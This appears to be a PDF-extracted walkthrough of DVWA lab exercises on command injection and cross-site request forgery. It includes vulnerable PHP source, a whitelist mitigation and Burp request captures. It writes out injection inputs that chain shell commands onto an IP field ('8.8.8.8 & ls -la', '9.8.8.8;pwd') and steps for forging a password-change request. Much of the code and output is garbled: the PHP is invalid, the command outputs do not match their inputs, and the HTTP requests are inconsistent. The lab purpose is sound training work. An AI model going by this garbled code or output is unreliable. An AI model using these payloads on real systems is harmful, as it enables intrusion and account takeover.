
The screenshot shows the DVWA Command Injection page. In the 'Ping a device' input field, the user has entered '8.8.8.8 & ls -la'. The 'Submit' button is visible. Below the input field, the terminal output shows the results of the command execution:

```
ls: cannot access 8.8.8.8: No such file or directory
ls: cannot access &: No such file or directory
ls: cannot access ls: No such file or directory
ls: cannot access -: No such file or directory
ls: cannot access la: No such file or directory
```

Below the terminal output, there is a 'More Information' section with several links:

- <https://www.scribd.com/doc/25394740/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/sh/>
- http://owasp.org/www-community/attacks/Command_Injection

2. View source code for analysis.



```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    $substitutions = array();
    $substitutions[ 'a' ] => 'a';
    $substitutions[ 'b' ] => 'b';
    $substitutions[ 'c' ] => 'c';
    $substitutions[ 'd' ] => 'd';
    $substitutions[ 'e' ] => 'e';
    $substitutions[ 'f' ] => 'f';
    $substitutions[ 'g' ] => 'g';
    $substitutions[ 'h' ] => 'h';
    $substitutions[ 'i' ] => 'i';
    $substitutions[ 'j' ] => 'j';
    $substitutions[ 'k' ] => 'k';
    $substitutions[ 'l' ] => 'l';
    $substitutions[ 'm' ] => 'm';
    $substitutions[ 'n' ] => 'n';
    $substitutions[ 'o' ] => 'o';
    $substitutions[ 'p' ] => 'p';


    // Remove any of the characters in the array //blacklist
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
}

// Determine OS and execute the ping command
if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
} else {
    // Unix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the user

```

3. Enter payload and exploit vulnerability.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 9.8.8.8;pwd

✓ 192.168.1.104 has been pinged successfully!

More Information

- <https://www.scriptef.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection

Mitigation:

In the impossible level, the challenge has been re-written, only to allow a very stricted input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).

Sample code:

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && (
    is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) ==
    4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' .
        $octet[3];

        // Determine OS and execute the ping command.
        if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

generateSessionToken();

?
```

4. CSRF Vulnerability

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing.

A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

This attack may also be called "XSRF", similar to "Cross Site scripting (XSS)", and they are often used together.

4.1 Low Level Security


There are no measures in place to protect against this attack. This means a link can be crafted to achieve a certain action (in this case, change the current user's password). Then with some basic social engineering, have the target click the link (or just visit a certain page), to trigger the action.

Steps:

1. View target page.

The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA (Damn Vulnerable Web Application) 'Cross Site Request Forgery (CSRF)' page. The browser title bar reads 'Kali - Utahrash-Vietnam'. The DVWA logo is at the top. On the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and XSS (DOM). The main content area has a heading 'Vulnerability: Cross Site Request Forgery (CSRF)'. It contains a form titled 'Change your admin password:' with fields for 'Test Credentials' (checkbox), 'New password:' (text input), 'Confirm new password:' (text input), and a 'Change' button. Below the form is a note: 'Note: Browsers are starting to default to setting the SameSite cookie flag to lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.' At the bottom, there's an 'Announcements:' section with a bulleted list: '• Chromium', '• Edge', and '• Firefox'. A footer note says 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

2. View source code for analysis.



The screenshot shows a browser window titled "Damn Vulnerable Web Application (DVWA) - Damn Vulnerable Web Application (DVWA) - Mozilla Firefox". The URL is "localhost/DVWA/vulnerabilities/csrf/source/low.php". The page content is titled "CSRF Source" and displays the following PHP code:

```
<?php
if( isset( $GET[ 'Change' ] ) ) {
    $pass_new = $GET[ 'password_new' ];
    $pass_conf = $GET[ 'password_conf' ];


    // Do the password's match?
    if( $pass_new == $pass_conf ) {
        // ... (code omitted)
        $pass_new = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_new) : ((trigger_error('MySQLConverterFT' . $pass_new, E_USER_ERROR)));
        $pass_new = md5($pass_new);

        // Update the database
        $current_user = dwvaGetCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
        $result = mysqli_query($GLOBALS["__mysql_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : ($__mysqli_res = mysqli_error($GLOBALS["__mysql_ston"]))) );
        if( $result ) {
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
    } else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

// (is_null($__mysqli_res = mysqli_close($GLOBALS["__mysql_ston"]))) ? false : $__mysqli_res;
?>
```

To direct input to this VM move the mouse pointer inside or press Ctrl+G.

3. Turn on interception for intercept the request.



4. Capture the request.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A single request is listed in the main pane:

Time	Type	Direction	Method	URL	Status code	Length
2023-05-16 10:21:45	HTTP	Inbound	Request	GET http://localhost/DVWA/vulnerabilities/27/password_change?new=1234&password1=conf-1234&Change=Change		

The "Request" tab displays the raw HTTP request:

```
GET /DVWA/vulnerabilities/27/password_change?new=1234&password1=conf-1234&Change=Change HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.152 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Cookie: PHPSESSID=K2oewuif7fmbn4ubt5u09j1
Upgrade-Insecure-Requests: 1
User-Agent: curl/7.52.1
```

The "Inspector" tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The same request is listed, but the URL has been modified:


Time	Type	Direction	Method	URL	Status code	Length
2023-05-16 10:21:45	HTTP	Inbound	Request	GET http://localhost/DVWA/vulnerabilities/27/password_change?new=1234&password1=conf-1234&Change=Change HTTP/1.1		

The "Request" tab displays the modified raw HTTP request:


```
GET /DVWA/vulnerabilities/27/password_change?new=1234&password1=conf-1234&Change=Change HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.152 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Cookie: PHPSESSID=K2oewuif7fmbn4ubt5u09j1
Upgrade-Insecure-Requests: 1
User-Agent: curl/7.52.1
```

A red dashed box highlights the "new" parameter in the URL. The "Inspector" tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

5. Copy the request and create POC.



6. Open POC on browser and click it.



7. Password has been changed.

The screenshot shows a browser window with the DVWA application open. The URL is `localhost/DVWA/vulnerabilities/csrf/?password_new=11&password_confirm=11&Change=Change`. The main content area displays the message "Vulnerability: Cross Site Request Forgery (CSRF)" and a form titled "Change your admin password:". The "Change" button is highlighted with a red dashed box. Below it, a red box highlights the message "Password changed". A note at the bottom states: "Note: Browsers are starting to default to setting the `SameSite cookie` flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected."

The screenshot shows a browser window with the DVWA application open. The URL is `localhost/DVWA/vulnerabilities/csrf/test_credentials.php`. The main content area displays the "Test Credentials" section and a "Vulnerabilities/CSRF" form. The message "Valid password for 'admin'" is displayed above the form. The form contains fields for "Username" and "Password", and a "Login" button. A note at the bottom states: "Note: Browsers are starting to default to setting the `SameSite cookie` flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected."

4.2 Medium Level Security

For the medium level challenge, there is a check to see where the last requested page came from. The developer believes if it matches the current domain, it must of come from the web application so it can be trusted.

It may be required to link in multiple vulnerabilities to exploit this vector, such as reflective XSS.

Steps:

1. Open target page.

The screenshot shows the DVWA interface with the 'CSRF' tab selected. The main content area displays a form titled 'Change your admin password:' with fields for 'New password:' and 'Confirm new password:', both currently empty. Below the form is a note about browser security settings and a list of supported browsers: Chromium, Edge, and Firefox.

2. View source code for analysis.

The screenshot shows the Mozilla Firefox browser displaying the source code of the CSRF page. The code is a PHP script that handles password changes. It includes checks for the 'HTTP_REFERER' header, MySQL queries for updating the database, and conditional logic for handling different password matching cases. A note at the bottom indicates a MySQL converter issue.

```
<?php

if(isset($_GET['Change'])) {
    // Check to see where the request came from
    if(strpos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER_NAME']) != false) {
        // Get form
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_confirm'];

        // Do the password match?
        if($pass_new == $pass_conf) {
            // Triggered
            $pass_new = ($isset($GLOBALS['__mysql_ston']) && is_object($GLOBALS['__mysql_ston'])) ? mysql_real_escape_string($GLOBALS['__mysql_ston'], $pass_new) : ((trigger_error("MySQLConverterToo") || trigger_error("MySQLErrnoToo")) ? $pass_new : $pass_new);


            // Update the database
            current_user = dvwaCurrentUser();
            $insert = "UPDATE users SET password = '$pass_new' WHERE user = '" . current_user . "'";
            $result = mysql_query($GLOBALS['__mysql_ston'], $insert) or die('<pre>' . ((is_object($GLOBALS['__mysql_ston'])) ? mysql_error($GLOBALS['__mysql_ston']) : (!$_mysql_res = mysql_connect_error()) ? $mysql_error : $GLOBALS['__mysql_ston']->error) . '</pre>');

            // Feedback for the user
            echo "<p>Your password changed.</p>";
        }
        else {
            // Form with passwords mismatch
            echo "<p>Your passwords did not match.</p>";
        }
    }
    else {
        // (Error) The form is broken
        echo "<p>That request didn't look correct.</p>";
    }
}


// MySQL Close Connection
((is_null($mysql_res = mysql_close($GLOBALS['__mysql_ston'])))) ? false : $mysql_res;

?>
```

